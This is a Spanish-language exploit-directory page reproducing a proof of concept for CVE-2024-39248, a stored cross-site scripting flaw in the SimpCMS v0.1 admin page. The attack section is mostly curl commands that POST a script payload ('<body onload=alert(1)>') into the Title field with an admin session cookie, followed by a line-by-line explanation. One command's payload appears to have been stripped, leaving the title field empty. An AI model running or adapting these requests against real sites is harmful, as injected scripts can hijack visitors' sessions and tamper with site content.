
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-39248 — Publicación para Cross Site Scripting (XSS) en SimpCMS v0.1 - /SimpCMS/admin.php | Kitploit

Herramientas/GitHubGitHub/jasonthename/cve-2024-39248
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHubjasonthename/cve-2024-39248

CVE-2024-39248

Publicación para Cross Site Scripting (XSS) en SimpCMS v0.1 - /SimpCMS/admin.php

Ver Repositorio
112hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    394
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Título del Exploit: SimpCMS v0.1 - Cross Site Scripting (XSS)

CVE: CVE-2024-39248

Autor del Exploit: Jason Jacobs (0xjason_jacobs - Twitter)

Página del proveedor: https://sourceforge.net/projects/simpcms/

Endpoint vulnerable: /SimpCMS/admin.php

Una vulnerabilidad de cross-site scripting (XSS) en SimpCMS v0.1 permite a los atacantes ejecutar scripts web arbitrarios o HTML a través de un payload manipulado inyectado en el campo Title en /admin.php.

Parámetros actualizados del comando cURL para la versión de SimpCMS activa en SourceForge:

Tras iniciar sesión en la interfaz de administración de SimpCMS, copie los respectivos valores de Cookie observados en la pestaña Application del elemento Inspect del navegador y envíe la siguiente solicitud curl:

curl -X POST "http://site.com/SimpCMS/admin/index.php" -d "title=&abbrev=random&newSector=" -b "PHPSESSID=c4v4tjh5fpv4po3k5dp5mrb8r0"


command

poc

Parámetros de la presentación inicial del CVE (El mismo exploit funciona):

Los parámetros iniciales observados para el software SimpCMS dieron como resultado el siguiente comando cURL, pero luego se actualizó:

curl -X POST "http://site.com/SimpCMS/admin.php" -d "title=%3Cbody+onload%3Dalert%281%29%3E&text=ee&cat=something&main=1&submit=submit" -b "username=admin; password=PARAMVALUE"

Explicación:

  • curl: Herramienta de línea de comandos para transferir datos con URLs.
  • -X POST: Especifica el método de solicitud a utilizar (POST).
  • "http://site.com/SimpCMS/admin.php": La URL a la que se envía la solicitud.
  • -d "title=&abbrev=random&newSector=" -b "PHPSESSID=c4v4tjh5fpv4po3k5dp5mrb8r0" - El payload de la solicitud POST.

Ejecute este comando en su terminal para enviar la solicitud POST con el payload XSS. Visite el sitio principal de /SimpCMS y el XSS será visible.


CWE: https://cwe.mitre.org/data/definitions/79.html

Descargar herramienta




